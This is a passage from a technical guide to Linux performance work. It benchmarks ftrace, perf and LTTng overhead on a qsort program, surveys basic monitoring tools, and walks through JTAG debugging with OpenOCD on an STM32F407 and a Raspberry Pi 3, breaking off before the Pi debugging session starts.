```
$ /usr/bin/time -v ./myProgram
```

(a) **Maximum resident set size :** gives the worst case Rss value from program's start to the end.
(b) **Voluntary context switches :** a process (or thread) explicitly releases (yields) the processor.
(c) **Involuntary context switches :** a process (or thread) is forced to release the processor for various reasons (exhausted timeslice, preempted by a higher priority process, wait for a resource, ...,etc).

— **External tools :** the above tools are used to have a fair amount (close) of measure, but if one wants a bit more precision We may think of :

- *Gprof :* deprecated and limited in functionnalities (it does not even support multithreading).
- *Gperftools :* provided by Google, lightweight and precise but code recompilation is required [3].
- *Valgrind/callgrind :* The most accurate profiler, but involves the highest overhead rate.
- *Perf :* Good profiling measurements with low overhead (no need to recompile sources)

Keep in mind, native tools are available on most targets which is not true for external tools.

3. **Target program :** Having the right creteria and tools, We need a program on which to test. It has to be a benchmark. Hopefully, We can pick a sorting algorithm and one of them is already available on linux, it is « **qsort** ».

The *qsort* is a function provided by the C library [4] :

```
void qsort(void *base, size_t nitems, size_t size, int (*compar)(const void *, const void*))
```

Where :

3. A good comparison between Gprof, Callgrind and Gperftools can be found at : http://gernotklingler.com/blog/gprof-valgrind-gperftools-evaluation-tools-application-level-cpu-profiling-linux/
4. a good qsort tutorial exists on the page : https://www.tutorialspoint.com/c_standard_library/c_function_qsort.htm

— **base :** pointer to the address of the array to sort.
— **nitems :** number of items in the array.
— **size :** size of each element in the array
— **compar :** function that compares two elements.

Important note

It is important to experiment on a resource exhaustive program (like qsort).
Some tutorials test on a simple command like « ls »,
once a tracer is attached to it, the resource usage stays fairly the same.

4.3.5.2 Advanced tools classification

We are going to experiement on various platforms (Desktop, Raspberry PI 3 and Beaglebone black) to see the impact of using a tracer or a profiler on program's execution.

qsort : the benchmark program will be as follow :

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define MAX_NUMBER 36000
#define ARRAY_SIZE 1000000

int cmpfunc (const void * a, const void * b)
{
    return ( *(int*)a - *(int*)b );
}

int main ()
{
    int n=0;
    srand(time(NULL));   // should only be called once

    int i, a[ARRAY_SIZE] = {0};

    // Fill up the array with random numbers
    for(i = 0; i < ARRAY_SIZE; ++i)
        a[i] = rand() % MAX_NUMBER;

  // print the array before sorting
    printf("Before sorting the list is: \n");
    for( n = 0 ; n < ARRAY_SIZE; n++ )
    {
        printf("%d ", a[n]);
    }
    printf("\n");

    // Call qsort function and apply qsot algorithm
    qsort(a, ARRAY_SIZE, sizeof(int), cmpfunc);

  // Displaying the array after sorting
    printf("\nAfter sorting the list is: \n");
    for( n = 0 ; n < ARRAY_SIZE; n++ )
    {
        printf("%d ", a[n]);
    }
    printf("\n");
```

```
42
43      return (EXIT_SUCCESS);
44  }
```

Steps of the experiment :

— **Use of automated data collector :** *Collecting data* on different tracers must be done *multiple times*, it is also important to record the state of the target before launching the experiment.

We can write a simple C code to automate this process, the program will rerun the experiment 5 times if no parameter is specified.
The tool is used as follow :

```
1 $ ./ftrace-perf-lttng-benchmarker select_tracer [number_of_times_to_experiment]
```

where :

1. **select_tracer :** used to select which tracer to test (use 3 to test ftrace, perf and Lttng).
2. **[number_of_times_to_experiment] :** defines the number of times to run the experiment.
   A sample of the output of CMPTracers-GUI is shown in **Figure 4.156**




FIGURE 4.156 – Tracers collector collecting data

— **Parsing the report :** We can use a GUI based program written for this purpose, it is called « CMPTracers - GUI ». The program is used as follow :




FIGURE 4.157 – Starting CMPTracers-GUI

1. **Select the output folder :** remember that « ftrace-perf-lttng-benchmarker »produces an output folder. We must provide it as an input for CMPTracers as shown in **Figure 4.158**




FIGURE 4.158 – CMPTracers - GUI needs the location of output folder

2. **Tracing information :** selecting the output folder will fill the block *Tracing Information* as shown in **Figure 4.159**




FIGURE 4.159 – CMPTracers-GUI displays Tracing information

3. **Target Information :** this blocks describes the state of the target just before launching the experiment as shown in **Figure 4.160**.




FIGURE 4.160 – CMPTracers-GUI displays target status

4. **Control Buttons :** the most important part of the program, as it parses the **output folder** to display graphs and highlights the differences between the tracers. As an example, We click on « *Show Execution Time* »to show execution time of *qsort* with/without attaching tracers (**Figure 4.161**).




FIGURE 4.161 – CMPTracers-GUI displays execution time of different tracers

Let's run the experiment on multiple targets as follow :

1. **Desktop machine :** the target will be a Linux-Mint 18.3 Sylvia machine.
   (a) **Run the collector :** Let's benchmark trace-cmd, perf and LTTng and repeat the experiment 10 times as shown in **Figure 4.162**




FIGURE 4.162 – Running tracers benchmarker - Linux desktop machine

Important : *./ftrace-perf-lttng-benchmarker will default to 5 tests if not specified.*

(b) **Parse the collected data :**
— **Tracing information :** see **Figure 4.163**.

FIGURE 4.163 – Experiment's tracing information - Linux Mint Desktop

— **Initial state of the machine :** see **Figure 4.164**




FIGURE 4.164 – Target's initial state before experiment - Linux Mint Desktop

— **Comparing tracers :** results are shown in the table below.

Tool	Execution time (s)	Max RSS	V.C Switches	Inv.C Switches	Minor page faults	Size of file (KB)
qsort	0.19	8818	1	79	1194	0
Ftrace	4.04	8848	170	261	1323	29418
Perf	0.53	10227	27	118	3170	23
LTTng	0.21	8834	1	69	1213	2723

2. **Raspberry PI 3 :**

(a) **Run the collector :** We can run the benchmark on a subset of tracers. For instance, We can experiment trace-cmd and perf for 20 times as shown below :

```
1 $ ./ftrace-perf-lttng-benchmarker 4 20
```

(b) **Parse the collected data :**
— **Tracing information :** see **Figure 4.165**.

FIGURE 4.165 – Experiment's tracing information - Raspberry PI 3

— **Initial state of the machine :** see **Figure 4.166**.




Figure 4.166 – Target's initial state before experiment - Raspberry PI 3

— **Comparing tracers :**

Tool	Execution time (s)	Max RSS	V.C Switches	Inv.C Switches	Minor page faults	Size of file (KB)
qsort	0.71	8819	1	6	2034	0
Ftrace	4.53	8823	317	1916	2508	3503
Perf	1.52	8821	28	39	3107	122

3. **Beaglebone Black :**
   (a) **Run the collector :**
   (b) **Parse the collected data :**
   — **Tracing information :**
   — **Initial state of the machine :**
   — **Comparing tracers :**

Tool	Execution time (s)	Max RSS	V.C Switches	Inv.C Switches	Minor page faults	Size of file (KB)
qsort						
Ftrace						
Perf						
LTTng						

4.4 Methodology of using tracers and profilers

Until now, We have seen tracers and their usage. However, We need to answer a question *When do need them ?*.
We regularly encounter system's latencies and other weird behaviour. Before using any tracer, We must make use of the basic everyday's tools like top, vmstat and others that can point the issue. If it remains difficult to find the problem, We have to use a tracer.

4.4.1 Basic troubleshooting tools

4.4.1.1 free tool

We can have a global overview of the system using the free utility, the *-h* is used to format the numbers in human readable format as shown in **Figure 4.167**.




Figure 4.167 – free utility in action

Problem : does not show the resource's consumption of each process.

4.4.1.2 vmstat

The tool shows more information than the free utility but not data specific to every process (**Figure 4.168**).




FIGURE 4.168 – vmstat utility in action

4.4.1.3 hatop family

This is the most interesting basic tools in my opinion, let's walk quickly through them :

1. **top :** without any doubt, the top command is the most used utility. One need to understand it's output (**Figure 4.169**) [5].




FIGURE 4.169 – Top utility in action

The processes are sorted by CPU usage (which is summed up accross all processors).
We can see From **Figure 4.169** that the reason of latency is the presence of stress utility (*which must be stopped*).
top updates it's content each 3 seconds, We can change this settings using the option -d, for instance for an output of 1 second :

```
$ top -d 1
```

Problems : the tool can miss short-lived processes, and it takes time to parse the /proc folder.

2. **atop :** this is a graphical ascii version of top, it can catch short lived processes(**Figure 4.170**).




FIGURE 4.170 – atop utility in action

3. **htop :** this is another evolution of top which is graphical, **Figure 4.171**

5. top command output is explained at : `http://linuxaria.com/howto/understanding-the-top-command-on-linux`




Figure 4.171 – htop utility in action

4.4.2 Choice of a tracer

Deciding which tracer to use is not easy because it requires a bit of experience with each one of them. In order to help us to take a decision, « **Brendan Gregg** »provided us with some tips as shown in **Figure 4.172**




Figure 4.172 – Choosing a tracer - Brendan Gregg

In fact, it is always wise to start looking for a tracer already built-in the distribution. We have to keep in mind the following :

- **Ftrace :**
  1. **Advantages :**
     - Available in the linux mainline (shipped with linux)
     - Very easy to use (using Trace-cmd)
     - Supports Tracepoints, USDT, uprobes and kprobes.
     - Remote tracing is possible
  2. **Drawbacks :**

    - **Cannot be reprogrammed or customize it's reports :** It means We cannot tell the tool to record only latencies, compute their average and save to the report to the disk. In short, We cannot customize what the tool can do. Though, this is possible with systemTap, eBPF, kTAP and patially in Lttng (only userspace)
    - Does not collect statistics (profile) like perf.
- **Perf :** The advantages and drawbacks are similar to Ftrace, though, Perf cannot do remote tracing. Once again, it cannot be reprogrammed and customized.
- **Lttng :** Lttng is the most powerful but cannot be reprogrammed.

Remember

SystemTap and *eBPF* are the best but complicated and can result in System Panic in case of bad usage.

5 Debugging Unix-like kernel with OpenOCD

We have seen in **chapter 3** different ways to debug the kernel (*kdb/kgdb*, *kernel faults* and *panic*), We have stepped though each one of them and shown their power in troubleshooting a boggy system.

However, although they are powerfull set of solutions used heavily in the industry, they remain software based solutions.

Better insight into the target can be achieved using a *hardware debugging solution*, controlling the hardware gives us illimitless amount of power on the remote device. Many ways emerged during the last few years (debug over SWD, debug over SPI), but the most successful is the **JTAG**.

5.1 Introduction to OpenOCD

Dealing with JTAG requires manipulating low level signals (which can be tidious), We need a software abstraction capable to handle JTAG without having to control any electrical signal ourselves.
The most known commercial software solution is XJTAG (https://www.xjtag.com/) which can debug almost any target. However, it can cost a lot.

OpenOCD is the most powerfull Open-Source solution available for Professionals and Hobbyists.

5.1.1 Overview of OpenOCD

OpenOCD is an open source project created by « **Dominic Rath** »[1]. It is supported by a large community which maintains the source codes at https://sourceforge.net/projects/openocd/.
OpenOCD provides a high level abstraction to access a debugging hardware interface (JTAG, SWD, SPI). Most today's platforms have built-in JTAG connector which allows them to be inspected, tested and even hacked.

5.1.2 Installing OpenOCD

We may get **OpenOCD** in two different ways :

1. **From repository :** The easiest way is to install **OpenOCD** from the repository as shown below :

```
$ sudo apt-get install openocd
```

1. Dominic's rath thesis can be found on this page : http://openocd.org/files/thesis.pdf

Important : We may not get the latest version of **OpenOCD** using the repository as shown in **Figure 5.1**. However, *version 0.10.0 was available as sources.*

```
jugbe@F-NAN-HIPPOPOTAME:~$ openocd --version
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
jugbe@F-NAN-HIPPOPOTAME:~$
```

Figure 5.1 – Version of OpenOCD downloaded from the repository

Note : **OpenOCD** will be installed in « /usr/share/openocd/ ».

2. **From the sources :**

```
$ git clone
$ cd openocd
$ ./bootstrap
$ ./configure --enable-ftdi
$ make
```

> **Important**
> We can speed up the compilation process by passing the « *number of processors in the system * 2* »to the *make* command.
> For example, our desktop machine has 4 processors which yields to the following result :
> $ make -j 8

You may also choose, to install **OpenOCD** on your system, though this is only optionnal :

```
$ sudo make install #optionnal
```

5.1.3 OpenOCD directories

Depending on the version of **OpenOCD** (and depending if you have installed it from repository), We may see the folders shown in **Figure 5.2** inside **OpenOCD** installation path.




Figure 5.2 – OpenOCD folders under the loop

Even if We are prompted with multiple directories and files, only 3 of them are relevant to be efficient user of OpenOCD :

- **interface :** contains configuration files for the adapter
- **target :** defines chips (CPUs, DSPs, ..., etc), the dominant flavors are ARM and FPGA (or CPLD).
- **board :** contains configuration files for common boards, files in this folder include those defined in *target* folder as many chips are reused by different boards. We add target specific settings like initializing the flash memory of the board.

Remember

In general files in **OpenOCD** can be grouped into 2 types : configuration files for the adapter (*interface* folder) and configuration files for the target system (*target* and *board* folders).

5.2 Practical OpenOCD

Basic usage of OpenOCD

OpenOCD ships with various most common known boards (*/board folder*) and adapters(*/interface folder*) that were written by **OpenOCD** community, We must always check if our devices are already supported before trying to create our own configuration file (which is not easy).

Adapters (dongles) are quite expensive ; hopefully, few of them are cheap and can cost less than 39$. We can use an « ARM-USB-TINY-H »adapter. This adapter is supported by OpenOCD.

ARM-USB-TINY-H configuration file location

Check for the existance of the file at the following location :
<pathToYourOpenOCD>/interface/ftdi/olimex-arm-usb-tiny-h.cfg
The file should contain the content shown below :

```
#
# Olimex ARM-USB-TINY-H
#
# http://www.olimex.com/dev/arm-usb-tiny-h.html
#

interface ftdi
ftdi_device_desc "Olimex OpenOCD JTAG ARM-USB-TINY-H"
ftdi_vid_pid 0x15ba 0x002a

ftdi_layout_init 0x0808 0x0a1b
ftdi_layout_signal nSRST -oe 0x0200
ftdi_layout_signal nTRST -data 0x0100 -oe 0x0100
ftdi_layout_signal LED -data 0x0800
```

We will go through various cases to illustrate the use of OpenOCD.

5.2.1 STM32F407 (supported by OpenOCD)

1. **Hard wiring ARM-USB-TINY-H with STM32F407 :** Using the documentation provided at this page `www.st.com/resource/en/user_manual/dm00039084.pdf`, We can deduce the table below :

Pin ARM-USB-TINY-H	Pin STM32F407
1 (VREF)	VDD (P1)
3 (nTRST)	PB4
4 (GND)	GND (P1)
5 (TDI)	PA15 (P2)
7 (TMS)	PA13 (P2)
9 (TCK)	PA14 (P2)
13 (TDO)	PB3 (P2)

2. **Getting the file configuration :**

STM32F407 configuration file location

Check for the existance of the file at the following location :

<pathToYourOpenOCD>/target/stm32f4x.cfg

The file supports both JTAG/SWD debugging.

3. **Launching OpenOCD :** Once everything is wired correctly, We can launch OpenOCD as follow :

```
$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
```

The output of the above command is shown in **Figure 5.3**.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f t
t/stm32f4x.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0
Info : stm32f4x.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

Figure 5.3 – Connecting OpenOCD to stm32f407

Note : *-s <pathToYourOpenOCD>* must be provided to show OpenOCD where to look for dependencies.

4. **Connecting to OpenOCD :** As already mentionned, We can connect to OpenOCD using both telnet (We use putty) and GDB.
   (a) **Telnet :** Make sur you have a software *like putty* that supports telnet (Modern systems drop support for the old telnet, if you use windows you can enable the feature again as shown in this link : https://social.technet.microsoft.com/wiki/contents/articles/910.windows-7-enabling-telnet-client.aspx).
   — **Starting telnet :** We start putty with the following paramters :
   - Hostname : 127.0.0.1
   - Port : 4444

   Putty (Telnet) must be run as root

   After the setup above was made, We can click on « open »in *putty*. We should see a window as shown in **Figure 5.4**.




Figure 5.4 – Connecting to OpenOCD using Telnet - stm32f407

Note : We must « halt »the target as soon as we have the message « Open On-Chip Debugger »as made in **Figure 5.4** to stop the WATCHDOG timer.

— **Telnet commands :** Telnet accepts a wide variety of commands that can be found at this address : http://openocd.org/doc/html/General-Commands.html or by issuing the *help* command.

∗ **reg :** We can dump target registers as shown in **Figure 5.5**




Figure 5.5 – Dumping target register using Telnet - stm32f407

∗ **scan_chain :** We can get the scan chain configuration as shown in **Figure 5.6**




Figure 5.6 – Display scan chain configuration using telnet - stm32f407

We can set breakpoints, profile the target, load an image to the memory of the device and many more.

(b) **GDB (arm-none-eabi-gdb) :** We can also use GDB (but We must provide an image of the target kernel with debugging symbols in order to have something usefull).

— **Starting GDB :** Start a GDB (don't forget to use a cross GDB version depending on the target) session and connect to the target as shown in **Figure 5.7**




Figure 5.7 – Connecting to OpenOCD using GDB - stm32f407

— **GDB commands :** We can use all the GDB commands that We are already familiar with :
  * **monitor reset halt :** We must halt the target as shown in **Figure 5.8**




Figure 5.8 – Halting target using GDB - stm32f407

  * **info reg :** Display registers content as shown in **Figure 5.9**




Figure 5.9 – Dump register content using GDB - stm32f407

More information is available on the OpenOCD website : http://openocd.org/doc/html/GDB-and-OpenOCD.html

Always power-up target board from an external power source, adapters cannot provide enough current and may burn.

5.2.2 Raspberry PI 3 (Config file is available online)

Raspberry PI 3 is an interresting platform, but it needs some tweaks to make it work for debugging.

1. **Hard wiring ARM-USB-TINY-H with raspeberry PI 3 :** connection between the adapter and target is illustrated in **Figure 5.10**.




FIGURE 5.10 – Hardwiring ARM-USB-TINY-H to raspberry PI 3

The table below summarizes the connections shown in **Figure 5.10**.

Pin ARM-USB-TINY-H	GPIO Raspberry PI 3
1 (VREF)	1 (DC Power)
3 (nTRST)	15 (GPIO22)
4 (GND)	9 (GROUND)
5 (TDI)	7 (GPIO4)
7 (TMS)	13 (GPIO27)
9 (TCK)	22 (GPIO25)
11 (RTCK)	16 (GPIO23)
13 (TDO)	18 (GPIO24)

2. **Enabling JTAG debugging on raspberry PI 3 :** By default, *raspberry PI blocks JTAG connections*. The procedure found at https://sysprogs.com/VisualKernel/tutorials/raspberry/jtagsetup/ provides a solution to the problem. However, a small change must be made to the program to make it work for Raspberry PI 3.

   (a) **Download JTAG enabler script :** the source code is available at this location : http://sysprogs.com/VisualKernel/legacy_tutorials/raspberry/jtagsetup/JtagEnabler.cpp.

   (b) **Edit the file :** The code *seems to work only for raspberry PI 1*, a small change must be made. Open the source file and set changes to the lines shown below :

```
#define BCM2708_PERI_BASE 0x3F000000
#define GPIO_BASE (BCM2708_PERI_BASE + 0x200000)

```

As we can see, the peripheral base address must be changed to 0x3F000000.

(c) **Compile the program :** Once changes are made, We need to compile the script (or cross compile),

```
$ g++ -o JtagEnabler JtagEnabler.cpp
```

(d) **Enable JTAG on raspberry PI 3 :** execute the JTAG enabler as shown in **Figure 5.11**.

```
root@raspberrypi:/home/pi/myJtag/mnt# g++ JtagEnabler.cpp -o JtagEnabler
root@raspberrypi:/home/pi/myJtag/mnt# ./JtagEnabler
Changing function of GPIO22 from 3 to 3
Changing function of GPIO4 from 0 to 2
Changing function of GPIO27 from 3 to 3
Changing function of GPIO25 from 3 to 3
Changing function of GPIO23 from 3 to 3
Changing function of GPIO24 from 3 to 3
Successfully enabled JTAG pins. You can start debugging now.
root@raspberrypi:/home/pi/myJtag/mnt#
```

Figure 5.11 – Enable JTAG Debugging on Raspberry PI 3

3. **getting OpenOCD bcm2837 config file :** Raspberry PI 3 is shipped with « bcm2837 »processor, but OPENOCD does not support it natively. Hopefully, AZO already wrote the configuration files for the such kind of processors. The files are found are the following link :

   https://github.com/AZO234/RaspberryPi_BareMetal/tree/master/rp_jtagenable/cfg/ARMv8

   Download the file which is compatible with your Raspberry PI 3, and *copy it to the target folder of OpenOCD.*

4. **Launching OpenOCD :** Now, we have all pieces required for OpenOCD, let's start a debugging session as follow :
